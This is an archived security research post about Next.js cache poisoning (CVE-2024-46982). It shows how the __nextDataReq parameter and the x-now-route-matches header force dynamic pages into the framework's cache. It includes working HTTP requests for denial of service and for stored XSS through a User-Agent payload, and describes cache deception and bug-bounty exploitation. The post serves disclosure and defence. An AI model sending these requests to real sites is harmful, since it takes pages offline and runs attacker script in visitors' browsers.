

Next.js, cache, and chains: the stale elixir

Next.js, cache, and chains: the stale elixir - Author not stated, zhero_web_security.

- Published: 2025-01-21
- Original: <<https://zhero-web-sec.github.io/research-and-things/nextjs-cache-and-chains-the-stale-elixir>>
- Preserved from: <https://zhero-web-sec.github.io/research-and-things/nextjs-cache-and-chains-the-stale-elixir> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Introduction

[*] I was honored by the selection of this paper as the 7th best web research in [PortSwigger's top 10 web hacking techniques of 2025](#).

Some time after publishing my previous research on Next.js, I was left with a feeling of unfinished business. That work had sparked my curiosity, and I sensed that this framework still had more secrets to unveil. So, I grabbed my pickaxe once more and delved back into the depths of its source code.

It turned out to be a good decision. The findings from this new research have had a significant impact on the ecosystem, and their application in the context of bug bounty programs has been remarkable (*after all, one can't survive on love, fresh water, and code reviews alone*). This led to numerous reports being submitted, cumulatively amounting to a beautiful six-figure sum in bounties.

As you've probably guessed, this article will focus on the highly popular Next.js — an open-source JavaScript framework based on React, developed and maintained by Vercel.

Reading my previous publication is not required to understand this one, but if you're tempted, here it is: "[Next.js and cache poisoning: a quest for the black hole](#)". On the other hand, understanding caching concepts and their associated vulnerabilities is crucial, so, if you're not familiar with these, I encourage you to check out [PortSwigger](#) or review some of my [write-ups](#).

Index

- Data request
- `getStaticProps` - SSG
- `getServerSideProps` - SSR
- Data fetching
- Internal URL parameter and `pageProps`
- Exploitation - DoS via Cache Poisoning
- Real world exploitation (Bug Bounty)
- CVE-2024-46982: The stale elixir
- Exploitation - DoS via Cache Poisoning
- Exploitation - Stored XSS via Cache Poisoning
- Exploitation - Another way
- Exploitation - Cache deception
- Specific cases
- Security Advisory
- Disclaimer
- Conclusion

Data request

Before diving into the heart of the matter, it's necessary to take a brief detour to understand the role of two Next.js functions that are crucial for what's to come. These functions share an important commonality: they both transmit information to the target page.

`getStaticProps` - SSG (Static Site Generation)

If you export a function called `getStaticProps` (Static Site Generation) from a page, Next.js will pre-render this page at build time using the props returned by `getStaticProps`. ([@documentation](#))

It's quite straightforward: the function simply allows you to transmit data **already available during the build process** (*and therefore not tied to user requests*), which is, by its nature, meant to be **publicly cached**.

`getServerSideProps` - SSR (Server-Side Rendering)

`getServerSideProps` is a Next.js function that can be used to fetch data and render the contents of a page at request time. ([@documentation](#))

Unlike `getStaticProps`, `getServerSideProps` transmits data that is only available at the time of requests, based on factors such as the user's data who made the request: cookies, headers, URL parameters, etc.

For example, the following code retrieves the request's user-agent and passes it to the page:

```
export async function getServerSideProps(context: GetServerSidePropsContext) {
  const userAgent = context.req.headers['user-agent'];
  return {
    props: {
      userAgent,
    },
  };
}
```

Finally, the data passed by `getServerSideProps` is in the form of a JSON object, as we will see shortly.

Data fetching

When using either of these functions (whether for SSG or SSR), Next.js employs specific routes for data fetching. These routes follow this pattern: `/_next/data/{buildID}/targeted-page.json`.

- `buildID` is a unique identifier generated for each new build
- `targeted-page` is the name of the page for which the data is retrieved

The response is a JSON object named `pageProps` containing the transmitted data:

Request	Response
<pre>1 GET /_next/data/AJHqk1wmis5Rxxi412Tk/poc.json HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 Firefox/130.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 10 11</pre>	<pre>1 HTTP/1.1 200 OK 2 Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate 3 ETag: "z8s923u62d3l" 4 Content-Type: application/json 5 Content-Length: 129 6 Vary: Accept-Encoding 7 Date: Thu, 19 Sep 2024 01:18:25 GMT 8 Connection: keep-alive 9 Keep-Alive: timeout=5 10 11 { 12 "pageProps": { 13 "userAgent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 14 Firefox/130.0" 15 }, 16 "__N_SSP": true 17 }</pre>

Result of the previous snippet in which we pass the user-agent of the request

Internal URL parameter and pageProps

Note: this part is not directly concerned by CVE-2024-46982.

In my previous research, I noticed that some internal “components” of the framework were not *hermetic* to the outside world as was the case for the various headers (`x-middleware-prefetch`, `x-invoke-status` ..). These allowed an attacker to interfere with its functioning, potentially altering certain behaviors.

As I revisited the Next.js source code, I focused specifically on its internal operations, with the goal of finding ways to influence its behavior, just to see where it might lead. I came across this particularly interesting [piece of code](#):

```

2002
2003     // Toggle whether or not this is a Data request
2004     const isNextDataRequest =
2005         !(
2006             query.__nextDataReq ||
2007             (req.headers['x-nextjs-data'] &&
2008                 (this.serverOptions as any).webServerConfig)
2009             ) &&
2010             (isSSG || hasServerProps)
2011
2012     /**
2013     * If true, this indicates that the request being made is for an app
2014     * prefetch request.
2015     */


```

server/base-server.ts

The name of the constant as well as the comments clearly indicate its purpose: its value is a boolean that determines **whether or not the request is a data request** (as previously defined). For the request to be classified as such:

- Either the URL parameter `__nextDataReq` must be present in the request **OR** the request must contain the header `x-nextjs-data` along with a specific server configuration
- It must be an SSG (Static Site Generation) request **OR** `hasServerProps` must return `true`, which is the case if `getStaticProps` or `getServerSideProps` is used on the page in question

Thus, by sending a request to an endpoint that uses `getServerSideProps` and appending the `__nextDataReq` URL parameter, the server should return the expected JSON object instead of the HTML page, the constant being defined to `true`:



```

{
  "pageProps": {
    "userAgent": "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36"
  },
  "__N_SSP": true
}

```

And this was indeed the case. It may seem trivial and uninteresting at first glance, but not for someone who is used to exploiting poorly configured caches.

Exploitation - DoS via Cache Poisoning

Typically, to exploit cache poisoning, we leverage the presence of URL parameters in the cache-key. This not only prevents interference with the client's site during testing, but more importantly, allows us to reset the cache to check **whether changes in the request affect the response**. This process would be impossible if the request never reached the server.

In our case, to trigger a DoS attack via cache poisoning by altering the content of different endpoints on the target site through the JSON object `pageProps`, the target site must have a caching system, and the URL parameters must **not be part of the cache-key**. This ensures that during the `content-negotiation` phase, the caching system **doesn't differentiate** between these two requests:

A: `https://www.example.com/?__nextDataReq=1`

B: `https://www.example.com`

Consequently serving the response of request A -*cached by the attacker*- to users making request B. The attacker must therefore wait for the cache-duration to be reset and be the first to send their request during this brief window, ensuring that their poisoned response gets cached. Note that using a script that sends requests at regular intervals makes the process naturally easier. Nothing crazy, but the impact is there.


Real world exploitation (Bug Bounty)

Many sites were vulnerable, this was almost always the case when **URL parameters were not included in the cache-key and the site was not hosted by Vercel**. This is quite sensitive to test, because if we simply wait for the end of the cache-duration before sending our request, the content of the page will be altered, greatly impacting the user experience, which is obviously not desired by a bug bounty program. (*so be careful*)

To address this, we can check if the `Accept-Encoding` header (*or another header*) is part of the cache-key. If it is, we can send the malicious request without the `Accept-Encoding` header, allowing us to check if the site is vulnerable without impacting it.

Since **this header is automatically added by browsers**, "normal" users **will not** be served the response poisoned by the cache, the latter distinguishing between a request with and without the header.

I was able to win quite a few nice bounties via this vector, the severity being consistently `high` due to the heavily impacted availability.



CVE-2024-46982: The stale elixir

Important note: the cache affected in this section, as well as in subsequent sections, is **the framework's internal caching mechanism**. Consequently, the exploits presented below **do not depend on the presence of an external caching layer**, which significantly increases the severity of the issue, as it affects applications by default (*when the conditions cited below are present*) and cannot be mitigated by cache-layer configuration alone.

It all starts with this particularly [interesting conditional statement](#), which, when it returns `true` considers the request to be an `SSG` (Server Static Generation, as seen previously):

```
1991     if (
1992         hasFallback ||
1993         staticPaths?.includes(resolvedUrlPathname) ||
1994         // this signals revalidation in deploy environments
1995         // TODO: make this more generic
1996         req.headers['x-now-route-matches']
1997     ) {
1998         isSSG = true
1999     } else if (!this.renderOpts.dev) {
2000         isSSG ||= !!prerenderManifest.routes[toRoute(pathname)]
2001     }
2002 }
```

`server/base-server.ts`

Since the data transmitted via `getServerSideProps` is **dynamic**, it is *-initially*[1]- not intended to be cached. This differs from SSG requests, which handle **static data**. Therefore, it's no surprise how the framework manages `Cache-Control` :

Default SSR Cache-Control: `Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate`

Default SSG Cache-Control: `Cache-Control: s-maxage=31536000, stale-while-revalidate`


[1] I specify "initially" because Next.js nevertheless provides a way to do it for certain *edge cases*.

With the basics laid out, let's now go back to our piece of code, if we could have `true` in our first part of the conditional structure, the `isSSG` variable would be set to `true`, indicating to the framework that this is an `SSG` request, and as previously stated, `SSG` requests are **cacheable**. This would therefore allow a `Server Side Rendering` request to be passed off as a `Server Static Generation` request, **forcing its caching**. Interesting isn't it?

The `if` block that interests us contains two `OR` operators, among the three conditions, one of them immediately catches the eye:

```
req.headers['x-now-route-matches']
```

It would therefore be sufficient for the header to be present in the request to achieve our goal. While the likelihood of it being stripped from an external request is high, the test is surprisingly positive:



it feels good

The `/poc` endpoint here uses the `getServerSideProps` function, so a **request containing SSR data**, which, as a reminder, contains **dynamic** data and is therefore supposed *-as mentioned above-* to have the following `cache-control` :

```
private, no-cache, no-store, max-age=0, must-revalidate
```

Now that the request is considered `SSG`, **caching is possible** as indicated by the new `Cache-Control` :

```
s-maxage=1, stale-while-revalidate
```

s-maxage

The `s-maxage` directive specifies how long a response **can be reused by a shared cache before it is considered stale** and requires a new request to the origin server. In our case, this duration is set to `1` second.

stale-while-revalidate

`stale-while-revalidate` is a directive that tells the cache that **it can reuse a stale response while it revalidates one**. This means that once the end of the `max-age` is reached the cache is **allowed to use the stale response**. I specify that a duration can be specified to the `stale-while-revalidate` directive indicating the number of seconds during which the cache can use the stale response (*which is not the case here*).

From [RFC 5861](#):

The stale-while-revalidate HTTP Cache-Control extension allows a cache to immediately return a stale response while it revalidates it in the background, thereby hiding latency (both in the network and on the server) from clients.

So, caching is possible and as is customary when a CP is feasible: whatever its duration, a simple script automating the sending of poisoned requests at small intervals is sufficient to “stabilize” its poisoning.

Exploitation - DoS via Cache Poisoning


Now that we can cache a request containing `SSR` data, we need to exploit it and it's time to bring out the `__nextDataReq` card.

By combining in the request:

- The internal URL parameter `__nextDataReq` to make it a **data request**
- The header `x-now-route-matches` to make it pass for an `SSG` thereby changing the `Cache-Control`


It is possible to cache the JSON object `pageProps` on the target endpoint **altering the content of any SSR page**;

Normal request to the `/poc` endpoint:




The screenshot shows a web browser window with the address bar set to `http://localhost:3000`. The browser's developer tools are open, displaying the network tab. A request to `/poc` is selected, and the 'Request' and 'Response' panels are visible. The 'Request' panel shows a GET request with various headers including `Host: localhost:3000`, `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0) Gecko/20100101 Firefox/130.0`, and `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8`. The 'Response' panel shows an HTTP 200 OK response with headers including `X-Powered-By: Next.js`, `Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate`, `Etag: "qkgllgxou92pe"`, `Content-Type: text/html; charset=utf-8`, and `Vary: Accept-Encoding`. The response body is an HTML document with a `<DOCTYPE html>` declaration and a `<html>` tag.


Request to the `/poc` endpoint by adding the `__nextDataReq` parameter:



Request to the `/poc` endpoint by adding the `__nextDataReq` parameter and the `x-now-route-matches` header:



And now when I access the `/poc` endpoint without adding any URL parameter or anything:



boo-

The cache is poisoned, and the “JSON” object is served instead of the page content. We get a nice DoS that greatly impacts availability, but it doesn’t stop there.

Any element that can be added to the request that has a disruptive effect on the response may be force-cached: It is also possible to get a DoS by exploiting the `x-now-route-matches` header by coupling it with other headers altering the behavior of the framework, with, for example, `x-invoke-status` (subject of my [previous research](#)), note however that it has been fixed in version [14.2.7](#).

Exploitation - Stored XSS via Cache Poisoning


Now, the sharpest among you are surely wondering: since we're now accessing the "normal" page without artificially modifying it, what about the `content-type`? It should no longer be a `application/json` response.. Looking at the poisoned response (`/poc`) in my proxy gave me a good shot of dopamine, when we directly access the poisoned endpoint (*without* `__nextDataReq`) the `content-type` is `text/html` !

This means that any value of the request (*initially sent by the attacker*) being reflected in the response is a vector for a SXSS. As explained before, developers very often use `getServerSideProps` to transmit information from the user request to the page: user-agent, CSRF token, cookies, headers, URL parameters, etc.

So for an SXSS to be possible, **it only takes one element to be reflected**. A quick test with the `/poc` endpoint, where the `user-agent` is reflected results in the following request to poison the cache:

```
GET /poc?__nextDataReq=1 HTTP/1.1
Host: localhost:3000
User-Agent: CP TO SXSS ON NEXT.JS : <img src=x
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;c
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
x-now-route-matches: 1
```

Once the malicious request is sent, a nice surprise awaits us by accessing `/poc` directly via the browser:



Stored XSS on Next.js

The payload is now cached and will be triggered, without any interaction, every time a user visits the impacted page/endpoint. The repercussions of such a vulnerability are catastrophic, and can allow a malicious actor to extract personal data from users and/or perform mass account takeovers depending on other factors as is the case for classic XSS attacks.

As explained earlier, when `getServerSideProps` is used, it's very likely that an element from the request is reflected in the response, the main reason for this function being to transmit data only available at the time of the request. During my research on various bug bounty programs, here are the elements most frequently encountered:

- cookie/header value about language preferences -locale- (*en,fr..*)
- session cookie/uid/anonymousId..
- user-agent
- CSRF header
- theme/color preference
- context-specific cookies for the target app
- host header (unlikely but it happened)

A few months ago, one of the programs I had reported a stored XSS via cache poisoning to -a large, well-known ecommerce platform- replied stating that they had implemented a fix. The fix focused on the `__nextDataReq` parameter, but as we'll see, this was not enough to fully mitigate the bug.

Exploitation - Another way

Earlier, we saw that Next.js used specific routes for data fetching:

When using either of these functions (whether for SSG or SSR), Next.js employs specific routes for data fetching. These routes follow this pattern: `/_next/data/{buildID}/targeted-page.json`

Note: *The `buildId` is returned by Next.js on pages within the script tags containing the `id` attribute*
`__NEXT_DATA__`

Sending a request to the **data fetch route** by adding the `x-now-route-matches` header leads to poisoning the target page endpoint (`/poc`):

Request	Response
<pre>1 GET /_next/data/LvUy_HDvfsef12ovHq_U1/poc.json HTTP/1.1 2 Host: localhost:3000 3 User-Agent: CP TO SXSS ON NEXT.JS : 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+ xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 10 x-now-route-matches: 1 11 12</pre>	<pre>1 HTTP/1.1 200 OK 2 x-nextjs-cache: STALE 3 Cache-Control: s-maxage=1, stale-while-revalidate 4 ETag: "154y282pz6h2z" 5 Content-Type: application/json 6 Content-Length: 107 7 Vary: Accept-Encoding 8 Date: Fri, 20 Sep 2024 03:19:56 GMT 9 Connection: keep-alive 10 Keep-Alive: timeout=5 11 12 { 13 "pageProps": { 14 "userAgent": "CP TO SXSS ON NEXT.JS : " 15 }, 16 "__N_SSP__": true 17 }</pre>

Response served by the poisoned cache when accessing `/poc` :

Request	Response
<pre> 1 GET /poc HTTP/1.1 2 Host: localhost:3000 3 User-Agent: CP TO SXSS ON NEXT.JS : 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: keep-alive 8 Upgrade-Insecure-Requests: 1 9 Priority: u=0, i 10 11 </pre>	<pre> 1 HTTP/1.1 200 OK 2 x-nextjs-cache: STALE 3 X-Powered-By: Next.js 4 Cache-Control: s-maxage=1, stale-while-revalidate 5 ETag: "154y28pz6h2z" 6 Content-Type: text/html; charset=utf-8 7 Content-Length: 107 8 Vary: Accept-Encoding 9 Date: Fri, 20 Sep 2024 03:29:34 GMT 10 Connection: keep-alive 11 Keep-Alive: timeout=5 12 13 { 14 "pageProps": { 15 "userAgent": "CP TO SXSS ON NEXT.JS : " 16 }, 17 "__N_SSP__": true 18 } </pre>

The result being exactly the same as with the use of the internal parameter, as the request is a **data request** in both cases.

Exploitation - Cache deception

As you may have guessed, it is also possible to exploit the `stale-while-revalidate` aspect to perform a cache-deception attack. I would probably write a separate article for this type of attack. But to make it short, I was able to exploit this type of attack (*BBP*), allowing to “revalidate” the response with the response of a victim forcing the caching of his personal information, provided, of course, that the targeted endpoint reflected user data within it.

Specific cases

Some edge cases may require a more complex exploit, in order to juggle between the next.js cache and the cache of a potential CDN as well as their specific configurations. I will not address these cases here, the latter requiring an article on their own, I may share more one day as well as some of my scripts that allowed me to exploit them.

Security Advisory

To be potentially affected all of the following must apply:

- Next.js between 13.5.1 and 14.2.9
- Using pages router
- Using non-dynamic server-side rendered routes e.g. `pages/dashboard.tsx` not `pages/blog/[slug].tsx`

The below configurations are unaffected:

- Deployments using only app router
- Deployments on Vercel are not affected

<https://github.com/advisories/GHSA-gp8f-8m3g-qvj9>

<https://github.com/vercel/next.js/security/advisories/GHSA-gp8f-8m3g-qvj9>

Important clarification:

The part concerning `__nextDataReq` is not affected by the CVE (*and is therefore not fixed*).

Disclaimer

